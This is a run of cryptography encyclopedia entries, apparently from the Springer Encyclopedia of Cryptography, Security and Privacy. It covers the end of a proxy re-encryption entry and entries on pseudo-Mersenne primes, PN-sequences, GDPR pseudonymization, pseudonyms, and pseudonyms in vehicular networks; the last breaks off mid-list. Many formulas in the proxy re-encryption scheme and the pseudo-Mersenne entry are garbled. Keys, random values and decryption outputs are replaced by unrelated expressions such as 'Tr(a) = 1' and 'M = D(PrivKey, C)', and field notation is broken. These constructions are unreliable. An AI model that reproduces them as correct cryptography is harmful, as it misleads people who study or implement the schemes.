- KeyGen(*pp*). The key generation algorithm takes as input the global parameters $pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, \mathsf{SIG})$. It generates a public/private key pair ($pk = g^x$, $sk = x$), where $x \in \mathbb{F}_q^n$ is chosen uniformly at random. We denote by (pk_i, sk_i) the key pair of user *i* and by (pk_j, sk_j) the key pair of user *j*.
- ReKeyGen(sk_i, pk_j). The re-encryption key generation algorithm takes as input user *i*'s private key $sk_i = x_i$ and user *j*'s public key $\mathrm{Tr}(a) = 1$. It outputs a re-encryption key $rk_{i \to j} = pk_j^{1/x_i} = g^{x_j/x_i}$.
- Enc_1(*pk*, *m*). Given a user's public key *pk* and a message $m \in \mathbb{G}_T$, this encryption algorithm proceeds as follows:
  - Select a one-time signature verification/signing key pair as $M = D\left(PrivKey, C\right)$ . . Set $C_1 = svk$.
  - Choose $\#E(\mathbb{F}_{q^n})$ uniformly at random, and compute $C_2' = pk^t,\ C_2'' = g^{1/t},\ C_2''' = pk^{rt},\ C_3 = m \cdot e(g,g)^r,\ C_4 = (u^{svk} \cdot v)^r$.
  - Generate a one-time signature $\sigma = \mathsf{Sign}(ssk, (C_3, C_4))$ on the tuple (C_3, C_4).

– Output a first-level ciphertext $CT = (C_1 = svk, C_2', C_2'', C_2''', C_3, C_4, \sigma)$ that cannot be re-encrypted for another party.

- $\mathsf{Enc}_2(pk, m)$. Given a user's public key *pk* and a message $m \in \mathbb{G}_T$, this encryption algorithm proceeds as follows:
  – Select a one-time signature verification/signing key pair as $M = D\left(PrivKey, C\right)$ . . Set $C_1 = svk$.
  – Select a random $e \in \mathbb{F}_q^n$ and compute $C_2 = pk^r$, $C_3 = m \cdot e(g, g)^r$, $C_4 = (u^{svk} \cdot v)^r$.
  – Generate a one-time signature $\sigma = \mathsf{Sign}(ssk, (C_3, C_4))$ on the tuple (C_3, C_4).
  – Output a second-level ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, \sigma)$ that can be re-encrypted into a first-level one (intended for a possibly different receiver) using the suitable re-encryption key.
- ReEncrypt $y = g^a \in \mathbb{Z}_p^*$. On input a re-encryption key $rk_{i \to j} = g^{x_j / x_i}$ and a second-level ciphertext $CT_i = (C_1 = svk, C_2, C_3, C_4, \sigma)$ under user *i*'s public key $pk_i = g^{x_i}$, re-encrypt the ciphertext to be a first-level ciphertext under user *j*'s public key $\mathrm{Tr}(a) = 1$ as:
  – Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$ and $e(C_2, u^{svk} \cdot v) = e(pk_i, C_4)$. If not, output $\perp$.
  – Pick $g_2^4 g_1^4 g_0^4$ uniformly at random, and compute $C_2' = pk_i^t,\ C_2'' = (rk_{i \to j})^{1/t},\ C_2''' = C_2^t$. Note that, let $C_2 = pk_i^r$, then we have $C_2' = pk_j^{\tilde{t}},\ C_2'' = g^{1/\tilde{t}},\ C_2''' = pk_j^{r\tilde{t}}$, where $o_j = \alpha \cdot c_j'$.
  – Output the second-level ciphertext $CT_j = (C_1, C_2's, C_2'', C_2''', C_3, C_4, \sigma)$ under user *j*'s public key pk_j.
- $\mathsf{Dec}_1(sk, CT)$. Given a user's private key *sk* and a first-level ciphertext $CT = (C_1 = svk, C_2', C_2'', C_2''', C_3, C_4, \sigma)$ under the user's public key $pk = g^{sk}$, this decryption algorithm proceeds as follows:
  – Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$, $\mathrm{MAC}_K\left(x'\right) = g\left(H_t'\right)$, and $e(C_2''', u^{svk} \cdot v) = e(C_2', C_4)$. If not, output $\perp$.
  – Output the message $C_i = g^{a\lambda_i} \cdot H(\rho(i))^{-r_i}$.
- $\mathsf{Dec}_2(sk, CT)$. Given a user's private key *sk* and a second-level ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, \sigma)$ under the user's public key $pk = g^{sk}$, this decryption algorithm proceeds as follows:

– Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$ and $e(C_2, u^{svk} \cdot v) = e(pk, C_4)$. If not, output $\perp$.
– Output the message $m = C_3 / e(C_2, g)^{1/sk}$.

As noted in Gentry (2009), multi-hop unidirectional PRE schemes can be obtained from any fully homomorphic encryption (FHE) scheme (Gentry, 2009). However, the resulting PRE schemes cannot satisfy CCA security. CCA-secure multi-hop unidirectional PRE schemes are considered in Lai et al. (2018, 2020) and Fan and Liu (2019).

More on Proxy Re-encryption

Some variants of PRE have been studied in the literature. Libert and Vergnaud (2008a) proposed a traceable proxy re-encryption system, in which a proxy that leaks its re-encryption key can be identified by the delegator. Ateniese et al. (2009) introduced the notion of key-private proxy re-encryption, which can protect the anonymity of the sender and receiver's identities. Conditional proxy re-encryption was introduced (Weng et al., 2009; Tang, 2008) to enable fine-grained control on the proxy's delegation right. Proxy re-encryption has also been studied in the identity-based settings, e.g., Green and Ateniese (2007) and Chu and Tzeng (2007). Functional re-encryption (Chandran et al., 2012, 2014), for a public key encryption scheme and a function F with n possible outputs, can transform an encryption of a message m under an "input public key" pk into an encryption of the same message m under one of the n output public keys, namely, the public key index by $F(m)$.

Open Problems and Future Directions

All existing security proofs for PRE only show *selective* security, where the adversary must first declare the users it wants to corrupt. A more meaningful notion would be *adaptive* security, where the adversary is allowed to corrupt users at any time during the game. Jafargholi et al. (2017) proposed a framework that in some cases allows to give adaptive security proofs for schemes which were previously only known to be selectively secure. Fuchsbauer et al. (2019) applied the (Jafargholi et al., 2017) framework to obtain adaptively secure PREs. However, their schemes only satisfy CPA security. In the future, it will be interesting to find adaptively secure PREs for multi-hop/single-hop unidirectional/bidirectional CCA-secure PREs.

References

Ateniese G, Fu K, Green M, Hohenberger S (2005) Improved proxy re-encryption schemes with applications to secure distributed storage. In: NDSS'05

Ateniese G, Fu K, Green M, Hohenberger S (2006) Improved proxy re-encryption schemes with applications to secure distributed storage. ACM Trans Inf Syst Secur 9(1):1–30 [zbMATH]

Ateniese G, Benson K, Hohenberger S (2009) Key-private proxy re-encryption. In: CT-RSA'09, pp 279–294

Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: EUROCRYPT'98, pp 127–144

Canetti R, Hohenberger S (2007) Chosen-ciphertext secure proxy re-encryption. In: CCS'07, pp 185–194

Canetti R, Halevi S, Katz J (2004) Chosen-ciphertext security from identity-based encryption. In: Cachin C, Camenisch J (eds) EUROCRYPT'04, Lecture notes in computer science, vol 3027. Springer, pp 207–222

Chandran N, Chase M, Vaikuntanathan V (2012) Functional re-encryption and collusion-resistant obfuscation. In: TCC'12, pp 404–421

Chandran N, Chase M, Liu F, Nishimaki R, Xagawa K (2014) Re-encryption, functional re-encryption, and multi-hop re-encryption: a framework for achieving obfuscation-based security and instantiations from lattices. In: PKC'14, pp 95–112

Chu C, Tzeng W (2007) Identity-based proxy re-encryption without random oracles. In: ISC'07, pp 189–202

Fan X, Liu F (2019) Proxy re-encryption and re-signatures from lattices. In: Deng RH, Gauthier-Umaña V, Ochoa M, Yung M (eds) ACNS'19, Lecture notes in computer science, vol 11464. Springer, pp 363–382

Fuchsbauer G, Kamath C, Klein K, Pietrzak K (2019) Adaptively secure proxy re-encryption. In: Lin D, Sako K (eds) PKC'19, Lecture notes in computer science, vol 11443. Springer, pp 317–346

Gentry C (2009) Fully homomorphic encryption using ideal lattices. In: STOC'09, pp 169–178

Green M, Ateniese G (2007) Identity-based proxy re-encryption. In: ACNS'07, pp 288–306

Ivan AA, Dodis Y (2003) Proxy cryptography revisited. In: NDSS'03

Jafargholi Z, Kamath C, Klein K, Komargodski I, Pietrzak K, Wichs D (2017) Be adaptive, avoid overcommitting. In: Katz J, Shacham H (eds) CRYPTO'17, Lecture notes in computer science, vol 10401. Springer, pp 133–163

Lai J, Huang Z, Au MH, Mao X (2018) Constant-size CCA-secure multi-hop unidirectional proxy re-encryption from indistinguishability obfuscation. In: Susilo W, Yang G (eds) ACISP'18, Lecture notes in computer science, vol 10946. Springer, pp 805–812

Lai J, Huang Z, Au MH, Mao X (2020) Constant-size CCA-secure multi-hop unidirectional proxy re-encryption from indistinguishability obfuscation. Theor Comput Sci 847:1–16

[MathSciNet][zbMATH]

Libert B, Vergnaud D (2008a) Tracing malicious proxies in proxy re-encryption. In: Pairing'08, pp 332–353

Libert B, Vergnaud D (2008b) Unidirectional chosen-ciphertext secure proxy re-encryption. In: PKC'08, pp 360–379

Libert B, Vergnaud D (2011) Unidirectional chosen-ciphertext secure proxy re-encryption. IEEE Trans Inf Theory 57(3):1786–1802
[MathSciNet][zbMATH]

Tang Q (2008) Type-based proxy re-encryption and its construction. In: INDOCRYPT'08, pp 130–144

Weng J, Deng RH, Ding X, Chu CK, Lai J (2009) Conditional proxy re-encryption secure against chosen-ciphertext attack. In: ASIACCS'09, pp 322–332

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300759

PSC

Post-Snowden Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_42

Pseudo-Mersenne Prime

Jerome A. Solinas[129] ✉
(129) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

Pseudo-Mersenne Prime is a *prime* of the form

$$p = 2^m - k,$$

where k is an integer for which

$$0 < |k| < 2^{\lfloor m/2 \rfloor}$$

If $k = 1$, then p is a *Mersenne prime* (and m must necessarily be a prime). If $k = -1$, then p is called a *Fermat prime* (and m must necessarily be a power of two).

Applications

Pseudo-Mersenne primes are useful in *public-key cryptography* because they admit fast modular reduction (modular arithmetic) similar to Mersenne primes. If n is a positive integer less than p^2, then n can be written as

$$n = u \cdot 2^{2m} + a \cdot 2^m + b,$$

where $u = 0$ or 1 and a and b are nonnegative integers less than 2^m. (It is only rarely true that $u = 1$, and never true if $k > 0$.) Then

$$n \equiv u \cdot k^2 + a \cdot k + b \pmod{p}.$$

Repeating this substitution a few times will yield *n* modulo *p*. This method of modular reduction requires a small number of additions and subtractions rather than the usual integer division step.

This method works best when *m* is a multiple of the word size of the machine being used and *k* is expressible in one machine word. Thus the first recorded use of pseudo-Mersenne primes in *elliptic curve cryptography* (Crandall 1992) specifies that $\beta^{q^m} \equiv \beta$.

Pseudo-Mersenne primes have been used in the construction of *optimal extension fields*. These are *fields* of the form $E/\mathbb{F}_q$ where *p* is a pseudo-Mersenne prime of single word size (e.g., 2^{32}–5) and *α* is a root of an irreducible binomial equation $x^n - b$ over $|/$. Optimal extension fields are efficient fields for elliptic curve cryptography because the algebraic operations can be carried out using single-precision arithmetic modulo a pseudo-Mersenne prime (Bailey and Christof Paar 1998).

Recommended Reading

Bailey D, Christof Paar (1998) Optimal extension fields for fast arithmetic in public-key algorithms. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 472–485
[zbMATH]

Crandall RE (1992) Method and apparatus for public key exchange in a cryptographic system. U.S. Patent # 5,159,632, October 27, 1992

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_364

Pseudo-Noise Sequences (PN-Sequences)

Tor Helleseth[130] ✉
(130) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Sequences which obey the three Golomb's randomness postulates (Golomb 1967) are usually called pseudo-noise sequences (PN-sequences). The primary example of such sequences are the maximal-length linear sequences, i.e., the *m*-sequences.

Cross-References

Autocorrelation
Gap
Golomb's Randomness Postulates
Maximal-Length Sequences
Run
Sequences

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day. San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300760

Pseudonym

Privacy-Preserving Authentication in Wireless Access Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300761

Pseudonymity

Anonymous Communications over Blockchain Technology
Chaffing and Winnowing
Unlinkability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300764

Pseudonymity in OSNs

Anonymity in OSNs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1816

Pseudonymization (According to GDPR)

Sergio Barezzani[131] ✉
(131) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Definition

Several definitions of pseudonymization are available. According to the General Data Protection Regulation (GDPR) (European Parliament and Council 2016) Art. 4, pseudonymization is defined as: “the processing of personal data in such a manner that the personal data can no longer be attributed to a specific data subject without the use of additional information, provided that such additional information is kept separately and is subject to technical and organisational measures to ensure that the personal data are not attributed to an identified or identifiable natural person.”

Background

According to the GDPR, the controller shall preventively assess data subject risks and define adequate technical and organizational measures in order to protect data subject rights. At the same time, the controller has to preserve the utility of such data in consideration of the processing purposes. In this context, topics such as pseudonymization and anonymization may have paramount importance. Anonymization aims to irreversibly remove

the association of data in a dataset and the identity of the data subject. Pseudonymization plays a major role in the GDPR since it can reduce the risk that information in a dataset is associated to the identity of a data subject, creating a new association by means of a pseudonym, provided that adequate measures are adopted to prevent unauthorized reidentification. Pseudonymization is therefore an important measure that a controller should consider to protect data subject rights but at the same time preserving the utility of the information content that a dataset offers. An evidence of the importance of pseudonymization in the GDPR is that it is explicitly mentioned (together with data encryption) in several parts of the regulation, as an example, in Art. 25 (data protection by design and by default) and in Art. 32 (security of processing).

Theory

In recital 26 of the GDPR anonymization is mentioned in the following context: “The principles of data protection should therefore not apply to anonymous information, namely information which does not relate to an identified or identifiable natural person or to personal data rendered anonymous in such a manner that the data subject is not or no longer identifiable.” Anonymization might be an interesting approach in some contexts; however, several topics shall be carefully considered such as: is the resulting dataset still adequate to fulfill the data processing purposes? Moreover, are there reidentification risks? An interesting source of information about anonymization robustness is Opinion 05/2014 by Article 29 Working Party (WP29) where the following criteria are considered: singling out an individual, linkability of records, inference (Article 29 Working Party 2014). Interestingly in the same opinion, WP29 performs a similar analysis of the robustness for pseudonymization, stressing out that it is not a method of anonymization. According to the definition in Art. 4 of the GDPR, pseudonymization is a process that might allow to mitigate the risk of linkability of personal data in a dataset to the identity of a data subject; however (differently from anonymization), the ability to attribute personal data to a natural person shall not be completely lost, and it should still be possible by means of additional information, provided that adequate technical and organizational measures are in place. Pseudonymization is therefore useful to prevent a trivial identification of a data subject within a

dataset, but (at the same time) it also measure that allows to maintain a coherence of the information gathered about an individual for data processing purposes. A potential scenario might be the case of research activities to be carried out on health data of a set of patients affected by a given disease. It is of paramount importance to protect the identity of the patients, but at the same time: sharing clinical information with several researchers might be invaluable to shorten the time needed for a scientific breakthrough. The importance of pseudonymization is not only testified by its relevance in the GDPR but also by its role in international standards, as an example: ISO 25237:2017 Health informatics – Pseudonymization (ISO 2017).

A toy example to show a few basic concepts underpinning pseudonymization is the following: let assume to collect information about five natural persons in a dataset; in this simple case, the dataset is a table storing a single record for each data subject. Let also assume that in each record, there is a personal identifier, meaning an information with a close relationship with a natural person that might allow to identify directly or indirectly a data subject. A key element to introduce is the pseudonym: data that cannot be attributed to any data subject without additional information. Different techniques are available to generate pseudonyms (offering different data protection levels), as an example: a pseudonym could be trivially a number corresponding to the order of the record in the table, or it could be a randomly generated number (several other choices are available). Let assume five pseudonyms have been generated, a following step would consist in creating a new table to map the pseudonyms to the five personal identifiers (as an example, names) that are going to be replaced. The result is a “pseudonym mapping table” that in this example represents what in Art. 4 of the GDPR is referred to as the “additional information” that may allow to attribute information in the dataset to a data subject. As stated in Art. 4, the pseudonym mapping table data should be stored separately from the pseudonymized data, and the controller shall identify and apply technical and organizational measures to prevent that personal data are attributed to data subjects (as an example, by restricting access to the pseudonym mapping table). A following step in this toy example would be to replace the personal identifier (as an example, the name) in each one of the five records with the pseudonym already stored in the pseudonym mapping table. The resulting pseudonymized table would still store five records,

where each record would have the personal identifier replaced by a pseudonym. The described example is a simplified case: pseudonymization is a more complex topic, and there are several pseudonymization techniques that could be deployed (ENISA 2022). The most appropriate approach to pseudonymization shall be defined on a case-by-case basis considering several topics such as:

- The pseudonymization scenario considered based on the roles assigned to the stakeholders (as an example, the controller might be also the pseudonymization entity or else the controller might rely on another entity involved in the pseudonymization process).
- The techniques employed to generate the pseudonyms (as an example: random generation of the pseudonym rather than rely on cryptographic hash functions or other cryptographic techniques).
- The pseudonymization policies adopted (as an example: deterministic, document randomized, fully randomized pseudonymization).

Pseudonymization plays a central role in data protection according to the GDPR from different points of view: as an example, in Art. 25 (data protection by design and by default), pseudonymization is explicitly mentioned among the technical and organizational measures that the controller shall consider and adopt. In Art. 32 (security of processing), pseudonymization is among the first measures considered. Again in Art. 25, in the cases where it is evaluated the processing of data for a purpose other than the original purpose for which personal data collection took place, a controller should consider if adequate safeguards are in place including pseudonymization (among others). Moreover, in Art. 40 dedicated to the codes of conduct, pseudonymization is explicitly mentioned (as well as in Art. 89) among the safeguards relating to ``processing for archiving purposes in the public interest, scientific or historical research purposes, or statistical purposes''. The importance of pseudonymization according to the GDPR should not be misleading, as in recital 26 of the GDPR: “Personal data which have undergone pseudonymisation, which could be attributed to a natural person by the use of additional information should be considered to be information on an identifiable natural person.” The possibility to associate pseudonymized data to a data subject identity shall be considered from a data protection perspective as a source of risk for the data subject as clarified in recital 75 and recital 85 of the GDPR. The interesting topic about pseudonymized data as personal data has been recently updated by

the judgment issued by the General Court of the European Union in case T-557/20, SRB v EDPS (EU General Court 2023). It is also important to notice that (as stated in recital 28) the explicit introduction of pseudonymization in the GDPR shall not preclude any other measure of data protection. The attention reserved to pseudonymization is also testified by several other information sources such as (among others): the European Data Protection Supervisor (EDPS) workshop focused on pseudonymization techniques (EDPS, IPEN 2021) and the pseudonymization tool for the Secure Privacy-preserving Identity management in Distributed Environments for Research ERDRI.spider (European Commission 2022).

Open Problems and Future Directions

According to the GDPR, pseudonymization is an important technical and organizational measure to implement data protection by design while trying to find a balance between protecting data subject rights and fulfilling processing purposes. However, unauthorized reidentification is a source of risks for the data subject that the controller shall consider in processing pseudonymized data. Moreover, addressing reidentification within a dataset does not guarantee that reidentification might still be carried out by means of other information available.

Pseudonymization is a very interesting topic to consider as the amount of information that can be easily retrieved about data subjects grows and as the technical barriers to access powerful tools that enable ever-increasingly sophisticated inferences decrease, driving the likelihood of unauthorized reidentification to grow.

Cross-References

Data Protection by Design and by Default (DPbDD)
General Data Protection Regulation (GDPR)

References

Article 29 Working Party (2014) Opinion 05/2014 on Anonymisation Techniques. https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2014/wp216_en.pdf

European Commission (2022) SPIDER pseudonymisation tool, (Secure Privacy-preserving Identity management in Distributed Environments for Research) ERDRI.spider https://eu-rd-platform.jrc.ec.europa.eu/spider

European Data Protection Supervisor (EDPS) (2021) IPEN Webinar – “Synthetic data: what use cases as a privacy enhancing technology?” https://edps.europa.eu/data-protection/our-work/ipen/ipen-webinar-2021-synthetic-data-what-use-cases-privacy-enhancing_en

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

European Union Agency for Cybersecurity (ENISA) (2022) Deploying Pseudonymisation techniques. https://www.enisa.europa.eu/publications/deploying-pseudonymisation-techniques

General Court of the European Union (2023) Case T-557/20. https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:62020TA0557

ISO (2017) 25237:2017. Health informatics – Pseudonymization. https://www.iso.org/standard/63553.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1755

Pseudonyms

Agusti Solanas[132] ✉
(132) Universitat Rovira i Virgili, Tarragona, Catalonia, Spain

✉ **Agusti Solanas**
Email: agusti.solanas@urv.cat

Synonyms

Alias; Nym

Definition

The word pseudonym derives from the Greek term *ψευδώνυμον*, which literally translates into English as “false name.” Hence, a pseudonym is a way to identify an individual in a particular context as an alternative to his/her real name, which remains hidden. For example, in literature, pseudonyms are fictitious names known as pen names, which authors use to sign their works. In digital social networks and electronic communications in general, pseudonyms (or “nyms” for short) take the form of nicknames used to identify users and machines, whose technical names or addresses would be too complicated to remember. Ultimately, using pseudonyms allows individuals and machines to be identified in a particular context while keeping their real identities hidden. Thus, if different pseudonyms are used in several contexts, the transactions performed under one pseudonym in a context may not be related to other transactions performed under another pseudonym in another context (*unlinkability*). In this sense, and depending on the attacker model, pseudonyms might provide *anonymity*. However, although pseudonyms might not be linked across contexts per se,

other contextual data included in the transactions (beyond the identifier) could lead to the disclosure of identification information, which could endanger individuals' privacy. Thus, by default, it cannot be said that pseudonyms alone guarantee anonymity and, for that purpose, they have to be carefully used along with other cryptographic solutions under a specified attacker model.

Background

Pseudonyms have been used for centuries, worldwide, and for a variety of reasons. Some famous pseudonyms include the Bell brothers (the Brontë Sisters), Mark Twain (Samuel Clemens), or Satoshi Nakamoto (the author or group of authors of the Bitcoin white paper). In oppressive regimes, where human rights are not guaranteed, political activists, human rights advocates, and journalists may use pseudonyms to hide their real identities and avert retaliation. Also, in less oppressing scenarios, people might use pseudonyms to talk freely in embarrassing situations, to avoid stereotypes bias, and to prevent privacy invasion, among others. Moreover, it is worth mentioning that the use of pseudonyms for the protection of personal data is considered in data protection regulations such as the European General Data Protection Regulation (GDPR 2016). Unfortunately, pseudonyms are not harmless, and as almost everything, they could be used for good and for evil. It is well known that criminals use them to hide their identity, commit fraud, and do a long list of other misuses.

Theory

Chaum assimilates digital pseudonyms to public keys (resulting from any public key cryptography scheme such as RSA) (Chaum 1981). However, from a more general computer communications perspective, where communications are defined by senders, receivers, messages, and channels, pseudonyms are bit strings that can identify a person or machine acting as a sender or a receiver in a given context. Pseudonyms can be categorized depending on the dimensions under consideration. Some dimension examples include expected duration or expiration time (e.g., permanent, ephemeral pseudonyms), shareability and ownership (e.g., personal, group pseudonyms), or uniqueness (unique, repeated pseudonyms).

Froomkin (1996) consider the traceability dimension of pseudonyms and distinguish between traceable pseudonyms and untraceable pseudonyms. In the former case, there is a link between the pseudonym and the real sender (or receiver) that allows to map one over the other. On the latter case, this map does not exist, and as a result, if the sender (or receiver) wants to avoid being masqueraded, he or she should sign the pseudonym or use a public key instead (Chaum 1981) in order to prove authorship. Pfitzmann and Köhntopp (2001) suggest a different classification of pseudonyms depending on the dimension of linkability as a result of using a pseudonym in different contexts. By using this dimension, they distinguish five types of pseudonyms:

- *Person Pseudonyms*. A replacement or substitute of the real name used in all contexts. Examples of this pseudonym could be the Social Security Number (SSN) or biometric traits such as a fingerprint or a retinal image.
- *Role Pseudonyms*. Those are pseudonyms used only when developing a given role. For example, Bob works as a salesman and studies part time at the university. When Bob contacts his customers, he uses his work pseudonym "SalesmanB," while when he communicates with teachers in the university, he might use his university pseudonym "StudentB." Examples of such pseudonyms could be the Corporate ID number or the Student ID.
- *Relationship Pseudonyms*. Used to communicate with particular people only. For example, if Bob wants to communicate with Alice, he uses the pseudonym "Bob_A," while when he wants to communicate with Carl, he uses the pseudonym "Bob_C." In general, one could use different nicknames to communicate with each communication partner.
- *Role-Relationship Pseudonyms*. These pseudonyms fuse the role and relationship pseudonyms creating a kind of Cartesian product of pseudonyms. When Bob plays the role of salesman and wants to communicate with Alice or Carl, he uses the pseudonym "$SalesmanB_A$" or "$SalesmanB_C$," respectively. However, when he plays the role of student and wants to communicate with Alice or Carl, he uses other pseudonyms such as "$StudentB_A$" or "$StudentB_C$," respectively.
- *Transaction Pseudonyms*. Those are pseudonyms generated for every transaction or communication and used for that transaction or

communication only. Examples of this kind of pseudonyms could be found on virtual asset exchanges (e.g., virtual currency).

Pfitzmann and Köhntopp (2001) point out a relation between pseudonym unlinkability and anonymity. The more unlinkable a pseudonym, the more anonymous the communication. Although pseudonyms help to protect privacy through anonymity and unlinkability, usually they are, per se, not enough and require additional cryptographic tools. Rao and Rohatgi (2000) justify the privacy protection insufficiency of pseudonyms by the additional context information carried in real-life transactions, which could be linked to transactions in other contexts and lead to identity disclosure.

Applications

Pseudonyms are applied in multiple domains, namely healthcare, biomedical research, transportation, industry, logistics, and communications. Some recent applications include intelligent transportation systems (Fouchal 2020), digital contact tracing (especially relevant in epidemics such as COVID-19) (Beskorovajnov et al. 2020), privacy-aware process mining, events collection (Zimmer et al. 2020), and Fog computing and IoT (Guan et al. 2019). In more cryptographic-related applications, pseudonyms have been applied in credentials management, voting schemes, and virtual assets among many others.

Cross-References

Anonymity
Privacy
Unlinkability

References

Beskorovajnov W, Dörre F, Hartung G, Koch A, Müller-Quade J, Strufe T (2020) ConTra Corona: contact tracing against the Coronavirus by bridging the centralized–decentralized divide for stronger privacy. https://ia.cr/2020/505 https://eprint.iacr.org/

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88

[zbMATH]

Fouchal H (2020) Sharing pseudonyms between Intelligent Transport System stations. J Comput Sci 47:101236
[MathSciNet]

Froomkin M (1996) Flood control on the information ocean: living with anonymity, digital cash, and distributed databases. University of Pittsburgh. J Law Commerc 15:395
[zbMATH]

GDPR (2016) REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)

Guan Z, Zhang Y, Wu L, Wu J, Li J, Ma Y, Hu J (2019) APPA: an anonymous and privacy preserving data aggregation scheme for fog-enhanced IoT. Netw Comput Appl 125:82–92
[zbMATH]

Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity – a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies, Lecture in computer science, vol 2009. Springer, Berlin, pp 1–9
[zbMATH]

Rao JR, Rohatgi P (2000) Can pseudonyms really guarantee privacy? 9th USENIX symposium, Denver, August. https://www.usenix.org/conference/9th-usenix-security-symposium/can-pseudonymity-really-guarantee-privacy

Zimmer E, Burkert C, Petersen T, Federrath H (2020) PEEPLL: privacy-enhanced event pseudonymisation with limited linkability. In: SAC ’20: Proceedings of the 35th annual ACM symposium on applied computing, pp 1308–1311

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1528

Pseudonyms for Mobile Networks

Jonathan Petit[133] ✉
(133) Qualcomm Technologies Inc., Boxborough, MA, USA

✉ **Jonathan Petit**
Email: petit@qti.qualcomm.com

Synonyms

Alias; Identifier; Short-term credential; Temporary identity

Definitions

A temporary identifier used by a communicating actor that is changed frequently to provide privacy.

Background

Mobile networks are composed of fixed and mobile devices that primarily rely on wireless communication technologies. Vehicular communication, also known as Vehicle-to-X communication (V2X), is an example of mobile network where vehicles continuously broadcast their position and motion information to neighboring vehicles in order to improve situational awareness. These messages are digitally signed with a private key to ensure authenticity and integrity. Indeed, requiring that only vehicles with valid credentials can send messages prevents non-authorized equipment to pollute the vehicular network. However, broadcasting messages signed with a global unique identifier means that it would be trivial to link messages to the same vehicle and thus track and reidentify it. Moreover, it is important

to note that safety messages are not encrypted, hence readable by anyone capable of receiving the messages.

Eavesdroppers' capabilities differ depending on the attacker model considered (Petit et al., 2015a). On one end of the spectrum is the global observer, which has complete coverage and can eavesdrop on any message that has been transmitted in the network. On the other end of the spectrum is the local observer. This is an attacker that can only cover one small area. In between these two extremes, there is the mid-sized observer, which can choose to cover any number of different local areas without obtaining complete network coverage. Another important factor to consider for the attacker model is the tracking period, which defines over what period an attacker tries to link location samples and track a vehicle.

- Short-term tracking means that an attacker tries to link consecutive location samples occurring in a time frame of a couple of seconds. This type of tracking is necessary to improve road safety.
- Mid-term tracking means that an attacker tries to link position samples from a single trip.
- Long-term tracking means that not only does an attacker try to link consecutive location samples, but also tries to link different sets of location samples from different trips.

Theory

To prevent mid-term and long-term tracking, a short-term identifier, also known as pseudonym, is used to sign messages for a defined period of time before changing to a new unlinkable pseudonym (Petit et al., 2015b). For the remainder of this entry, we consider the case of asymmetric cryptography-based pseudonym, where a pseudonym is a short-term private/public key pair.

The pseudonym life cycle is composed of issuance (i.e., generation and provision), use, change, resolution, and revocation.

- *Generation*. A certified private/public key pair is generated by a Public Key Infrastructure (PKI). In V2X, the Security Credential Management System (Brecht et al., 2018) uses a privacy-by-design approach that requires multiple components to ensure unlinkability even at the

infrastructure level. Pseudonyms are generated from a long-term private/public key pair for linkability and scalability during revocation.

- *Provision*. A device is usually provisioned with a pool of pseudonyms to ensure continuous privacy in case of unavailability of the PKI. The size of the pseudonym pool depends on the pseudonym change strategy, the storage capacity on the device, the Sybil attack risk, the assumed maximum duration without connectivity, and, depending on the revocation scheme, the maximum certificate revocation list (CRL) size.
- *Use*. The device selects one pseudonym and uses it to sign outgoing messages. The certificate is attached to the message to allow signature verification.
- *Change*. A pseudonym is only effective if changed frequently. In V2X, many pseudonym change strategies have been proposed (Petit et al., 2015b), demonstrating good privacy in their specific attacker models, but without consensus on the best one.
